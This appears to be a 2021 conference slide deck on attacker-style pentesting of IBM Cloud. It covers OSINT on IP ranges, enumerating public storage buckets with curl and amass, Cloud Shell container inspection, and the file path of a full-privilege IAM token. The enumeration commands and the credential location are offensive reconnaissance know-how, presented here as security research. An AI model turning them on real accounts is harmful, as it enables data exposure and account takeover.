KLOUDLE

An Attacker's Approach to Pentesting IBM Cloud

Riyaz Walikar
Co-founder / Chief Hacker @ Kloudle Inc.
https://kloudle.com

Who me?

- Co-founder/Chief Hacker at Kloudle Inc.
- Doing offensive security work and research for over a decade in web app, mobile and cloud security
- Specialise in finding flaws with cloud infrastructure and conjuring up post exploitation attack scenarios
- Active speaker and trainer at multiple conferences
- Love photography and stargazing
- https://ibreak.software
- @riyazwalikar

Why attack IBM cloud?

KLOUDLE

- A Google search shows indeterminate results putting IBM Cloud with the 5th or 6th largest cloud market share
- Everyone's attacking AWS, GCP, Azure. Wanted to give some love to IBM cloud.
- Also had some free credits and was creating some CTF challenges for CloudVillage at DEF CON this year, so ended up creating an account and logging in
- I love reading documentation but with the IBM docs it was painful, so set about exploring IBM cloud
- Hands-on poking and prodding led to some interesting observations within IBM Cloud

IBM Cloud attacker vantage points

KLOUDLE

- External attack surface
  - IPs, DNS, Hostnames, other OSINT available data
  - Internet wide visible managed services over TCP/IP
  - Visible services accessible as part of the cloud

- Internal attack surface
  - Internal IPs, DNS
  - Semi privileged access & escalation avenues
  - Overly permissive configurations and trust relationships

- Cloud specific attack surface
  - Backups, storage services
  - Instance metadata endpoints, shared secrets
  - Cross account trust, group shared stuff

What was my approach?

KLOUDLE

1. Create an IBM Cloud account and apply credits (free stuff + experimentation = much wow)
2. Set up CLI by reading the documentation, praying and some guesswork
3. Imagine an ACME Corporation using IBM Cloud. For different familiar services like Compute and Storage
    a. Create a resource within that service
    b. See if insecure defaults are used
    c. Check what kind of auth is required, look for access that I already have
    d. Look at public DNS objects created, can these be accessed without auth
4. Login and look around at various environments
    a. Start instance, see if metadata exists
    b. start cloudshell explore env
    c. start function, get a reverse shell and explore env
5. Document interesting things and commit to repo
6. Repeat Steps 3, 4 and 5

GitHub repo for ongoing work

KLOUDLE

- Blog post announcing the talk, the slides and the repository - https://kloudle.com/blog/an-attackers-approach-to-pentesting-ibm-cloud-fwd-cloudsec-2021
- This is an ongoing research project. There are just too many things to fit into a single 20 minute talk.
- The following GitHub repo will continue to have the latest observations, findings, tools and techniques.
- https://github.com/kloudle/pentesting-ibm-cloud
- Contributions welcome!! This is really nascent at this point 🙂

Interesting observations

Public OSINT and identifying IBM cloud things


KLOUDLE

- Weirdly, I was unable to find the public IP ranges for the IBM Cloud through the documentation (the way AWS, GCP and Azure have ranges published).
- This could be a language barrier, the way this is perhaps documented or the data is truly not present.
- I did find https://cloud.ibm.com/docs/vsrx?topic=hardware-firewall-shared-ibm-cloud-ip-ranges which has a list of IP ranges but this reads more like the product documentation for the IBM Cloud Juniper vSRX appliance firewall than the IBM Cloud in general
- Figured walking backwards may help. The idea was

  Create a floating IP > Look at the Public IP neighbourhood using BGP HE > Profit?

Public OSINT and identifying IBM cloud things

KLOUDLE



- Assigned IP - 169.63.185.70, whose CIDR isn't in the docs
- Did this with 4 other regions, same result. CIDR not in the docs
- ASN belongs to SoftLayer Technologies, Inc (which makes sense as IBM acquired this in 2013 to build what is now part of IBM Cloud!)


Public OSINT and identifying IBM cloud things

KLOUDLE

- AS36351 is the pool of IPs for IBM Cloud, of which there are a lot of other Prefixes that are in regions that IBM Cloud doesn't exist.
- So, based on floating IPs in each region and walking backwards, this looks like the IP ranges (still updating for some regions)

  https://github.com/kloudle/pentesting-ibm-cloud/osint-external/ip-ranges.txt

AS46704	SoftLayer Technologies Inc.
AS46703	SoftLayer Technologies Inc.
AS46702	SoftLayer Technologies Inc.
AS36420	SoftLayer Technologies Inc.
AS36351	SoftLayer Technologies Inc.
AS30315	SoftLayer Technologies Inc.
AS21844	SoftLayer Technologies Inc.
AS13884	SoftLayer Technologies Inc.
AS13749	SoftLayer Technologies Inc.



KLOUDLE

You can use these CIDRs to then look up service information on Shodan/Censys etc. or run your own port scans

Public OSINT and identifying IBM cloud things

KLOUDLE

To do


1. Look at managed services within IBM and see if public IP ranges match AS36351
2. Create sublists of IP ranges reserved for managed services (IPs that will never become floating IPs)
3. What's visible for these IP sublists via public discovery, are there public databases, containers etc.?
4. For the IPs already obtained, sort them based on IBM Cloud supported regions

IBM Cloud Storage


KLOUDLE

- Two basic types: Object Storage (much like AWS S3) and File System Storage Types - Block Storage (SAN based, raw blocks) and File Storage (NAS based, pre formatted FS)
- The Object Storage supports creation of `buckets` inside which you place objects
- The bucket and the objects within can have independent permissions, much like AWS S3
- Buckets CNAME can be accessed publicly, however, actual HTTP layer access can be restricted using policies AND/OR IP address whitelisting
- Naming convention:
  `<bucket-name>.s3.<region>.cloud-object-storage.appdomain.cloud`
- You can integrate IBM Cloud SQL Query with uploaded objects, so that if they are of a supported type (CSV, JSON, Parquet etc.) then you can query the data within the file using SQL queries (very similar to AWS Athena).

IBM Cloud Storage



IBM Cloud Storage





```
$:> curl -I https://demo-ibm-bucket.s3.au-syd.cloud-object-stora
HTTP/1.1 200 OK
Date: Sun, 05 Sep 2021 10:27:13 GMT
X-Clv-Request-Id: 479c48dd-8120-4188-80d4-49dfd0b809ba
Server: Cleversafe
X-Clv-S3-Version: 2.5
Accept-Ranges: bytes
x-amz-request-id: 479c48dd-8120-4188-80d4-49dfd0b809ba
ibm-sse-kp-enabled: false
Content-Length: 0

$:> curl -I https://ibm-missing.s3.au-syd.cloud-object-storage.a
HTTP/1.1 404 Not Found
Date: Sun, 05 Sep 2021 10:27:23 GMT
X-Clv-Request-Id: df87af7d-8477-40b0-a359-44cd4d9e9654
Server: Cleversafe
X-Clv-S3-Version: 2.5
Accept-Ranges: bytes
x-amz-request-id: df87af7d-8477-40b0-a359-44cd4d9e9654
Content-Type: application/xml
Content-Length: 279
```

IBM Cloud Storage

KLOUDLE

Setting up CLI access to interact with Object Storage

1. `ibmcloud plugin install cloud-object-storage`
2. `ibmcloud login -a https://cloud.ibm.com -u passcode -p <password> -r us-east`
3. `ibmcloud cos config auth --method IAM`
4. `ibmcloud resource service-instances`
5. `ibmcloud resource service-instance <instance-name> --id`
6. `ibmcloud cos config crn (enter CRN from Step 5 after the ::)`
7. `ibmcloud cos buckets`
8. `ibmcloud cos objects --bucket <bucket-name> --region <region>`



IBM Cloud Storage


KLOUDLE

- Identifying public buckets in IBM Cloud Storage?
  - We know the DNS naming convention
  - We know distinct HTTP Response status codes when bucket exists, does not exist and when not public etc.
  - Naming convention:
    `<bucket-name>.s3.<region>.cloud-object-storage.appdomain.cloud`

- Two quick ways to enumerate public buckets/objects based on what we know

  1. Google sub domain search - `site:*.cloud-object-storage.appdomain.cloud`
  2. Any subdomain brute force tool - amass, sublist3r, SecurityTrails etc.

IBM Cloud Storage




```
$:> amass enum -d cloud-object-storage.appdomain.cloud
s3-web.private.eu-gb.cloud-object-storage.appdomain.cloud
s3-web.ap.cloud-object-storage.appdomain.cloud
s3-web.che01.cloud-object-storage.appdomain.cloud
s3-web.private.ams03.cloud-object-storage.appdomain.cloud
s3-web.jp-tok.cloud-object-storage.appdomain.cloud
s3-web.private.eu.cloud-object-storage.appdomain.cloud
s3-web.au-syd.cloud-object-storage.appdomain.cloud
s3-web.private.hkg02.cloud-object-storage.appdomain.cloud
s3-web.private.eu-de.cloud-object-storage.appdomain.cloud
s3-web.private.sng01.cloud-object-storage.appdomain.cloud
s3-web.private.sjc.us.cloud-object-storage.appdomain.cloud
s3-web.private.che01.cloud-object-storage.appdomain.cloud
s3-web.tok.ap.cloud-object-storage.appdomain.cloud
s3.jp-osa.cloud-object-storage.appdomain.cloud
s3-web.private.wdc.us.cloud-object-storage.appdomain.cloud
s3-web.private.tor01.cloud-object-storage.appdomain.cloud
s3-web.private.dal.us.cloud-object-storage.appdomain.cloud
s3-web.private.us-south.cloud-object-storage.appdomain.cloud
s3-web.hkg.ap.cloud-object-storage.appdomain.cloud
s3-web.private.mil.eu.cloud-object-storage.appdomain.cloud
s3-web.private.mon01.cloud-object-storage.appdomain.cloud
s3-web.private.us.cloud-object-storage.appdomain.cloud
s3-web.sjc.us.cloud-object-storage.appdomain.cloud
s3-web.tor01.cloud-object-storage.appdomain.cloud
s3-web.private.jp-tok.cloud-object-storage.appdomain.cloud
s3-web.private.tok.ap.cloud-object-storage.appdomain.cloud
s3-web.private.ams.eu.cloud-object-storage.appdomain.cloud
s3-web.private.mex01.cloud-object-storage.appdomain.cloud
s3-web.private.sao01.cloud-object-storage.appdomain.cloud
s3-web.private.seo.ap.cloud-object-storage.appdomain.cloud
s3-web.private.hkg.ap.cloud-object-storage.appdomain.cloud
s3-web.direct.hkg.ap.cloud-object-storage.appdomain.cloud
s3.sjc04.cloud-object-storage.appdomain.cloud
s3-web.fra.eu.cloud-object-storage.appdomain.cloud
s3-web.ams.eu.cloud-object-storage.appdomain.cloud
s3.ca-tor.cloud-object-storage.appdomain.cloud
s3.direct.jp-tok.cloud-object-storage.appdomain.cloud
s3.che01.cloud-object-storage.appdomain.cloud
s3-web.direct.seo.ap.cloud-object-storage.appdomain.cloud
s3-web.direct.hkg02.cloud-object-storage.appdomain.cloud
tradelens-web-prd.s3.us.cloud-object-storage.appdomain.cloud
pendingdelivery677nff.s3.us-south.cloud-object-storage.appdomain.cloud
```

IBM Cloud Storage

KLOUDLE

To do

1. Access policies for IBM Cloud Storage, for buckets and objects
2. Check for volume and snapshot storage and their permissions (equivalent in IBM Cloud)

IBM Cloud Shell

KLOUDLE

- https://cloud.ibm.com/shell
- The IBM Cloud shell is a Bluemix container orchestration pod based on kubernetes as evidenced by multiple tell-a-tale signs
- Quick commands to verify container orchestration type
  - cat /proc/1/cgroup
  - mount
- The account auth IAMToken is present in `/usr/ic/cloudshell-<cloudshell-session-id>/.bluemix/config.json`
- This token has full account privileges, can be used with the IBM Cloud REST API

IBM Cloud Shell

KLOUDLE

- `cat /proc/1/cgroup`

```
riyazwalikar@cloudshell:~$ cat /proc/1/cgroup
11:pids:/kubepods/burstable/pod0c2afbec-5c6e-44a4-a0d6-2c987320ae04/9e44800daf5981a006bfce2745b4a519ea5c1dcf318951ba1009c8612d74de97
10:net_prio:/kubepods/burstable/pod0c2afbec-5c6e-44a4-a0d6-2c987320ae04/9e44800daf5981a006bfce2745b4a519ea5c1dcf318951ba1009c8612d74de97
9:perf_event:/kubepods/burstable/pod0c2afbec-5c6e-44a4-a0d6-2c987320ae04/9e44800daf5981a006bfce2745b4a519ea5c1dcf318951ba1009c8612d74de97
8:net_cls:/kubepods/burstable/pod0c2afbec-5c6e-44a4-a0d6-2c987320ae04/9e44800daf5981a006bfce2745b4a519ea5c1dcf318951ba1009c8612d74de97
7:freezer:/kubepods/burstable/pod0c2afbec-5c6e-44a4-a0d6-2c987320ae04/9e44800daf5981a006bfce2745b4a519ea5c1dcf318951ba1009c8612d74de97
6:devices:/kubepods/burstable/pod0c2afbec-5c6e-44a4-a0d6-2c987320ae04/9e44800daf5981a006bfce2745b4a519ea5c1dcf318951ba1009c8612d74de97
5:memory:/kubepods/burstable/pod0c2afbec-5c6e-44a4-a0d6-2c987320ae04/9e44800daf5981a006bfce2745b4a519ea5c1dcf318951ba1009c8612d74de97
4:blkio:/kubepods/burstable/pod0c2afbec-5c6e-44a4-a0d6-2c987320ae04/9e44800daf5981a006bfce2745b4a519ea5c1dcf318951ba1009c8612d74de97
3:cpuacct:/kubepods/burstable/pod0c2afbec-5c6e-44a4-a0d6-2c987320ae04/9e44800daf5981a006bfce2745b4a519ea5c1dcf318951ba1009c8612d74de97
2:cpu:/kubepods/burstable/pod0c2afbec-5c6e-44a4-a0d6-2c987320ae04/9e44800daf5981a006bfce2745b4a519ea5c1dcf318951ba1009c8612d74de97
1:cpuset:/kubepods/burstable/pod0c2afbec-5c6e-44a4-a0d6-2c987320ae04/9e44800daf5981a006bfce2745b4a519ea5c1dcf318951ba1009c8612d74de97
```

IBM Cloud Shell

KLOUDLE

- `mount`

```
riyazwalikar@cloudshell:~$ mount
kataShared on / type virtiofs (rw,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
sysfs on /sys type sysfs (ro,nosuid,nodev,noexec,relatime)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,relatime,mode=755)
cgroup on /sys/fs/cgroup/cpuset type cgroup (ro,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/cpu type cgroup (ro,nosuid,nodev,noexec,relatime,cpu)
cgroup on /sys/fs/cgroup/cpuacct type cgroup (ro,nosuid,nodev,noexec,relatime,cpuacct)
cgroup on /sys/fs/cgroup/blkio type cgroup (ro,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/memory type cgroup (ro,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/devices type cgroup (ro,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/freezer type cgroup (ro,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/net_cls type cgroup (ro,nosuid,nodev,noexec,relatime,net_cls)
cgroup on /sys/fs/cgroup/perf_event type cgroup (ro,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/net_prio type cgroup (ro,nosuid,nodev,noexec,relatime,net_prio)
cgroup on /sys/fs/cgroup/pids type cgroup (ro,nosuid,nodev,noexec,relatime,pids)
kataShared on /usr/ic type virtiofs (rw,relatime)
kataShared on /home/riyazwalikar type virtiofs (rw,relatime)
kataShared on /etc/hosts type virtiofs (rw,relatime)
kataShared on /dev/termination-log type virtiofs (rw,relatime)
kataShared on /etc/hostname type virtiofs (rw,relatime)
kataShared on /etc/resolv.conf type virtiofs (rw,relatime)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
proc on /proc/bus type proc (ro,relatime)
proc on /proc/fs type proc (ro,relatime)
proc on /proc/irq type proc (ro,relatime)
proc on /proc/sys type proc (ro,relatime)
tmpfs on /proc/acpi type tmpfs (ro,relatime)
tmpfs on /proc/timer_list type tmpfs (rw,nosuid,size=65536k,mode=755)
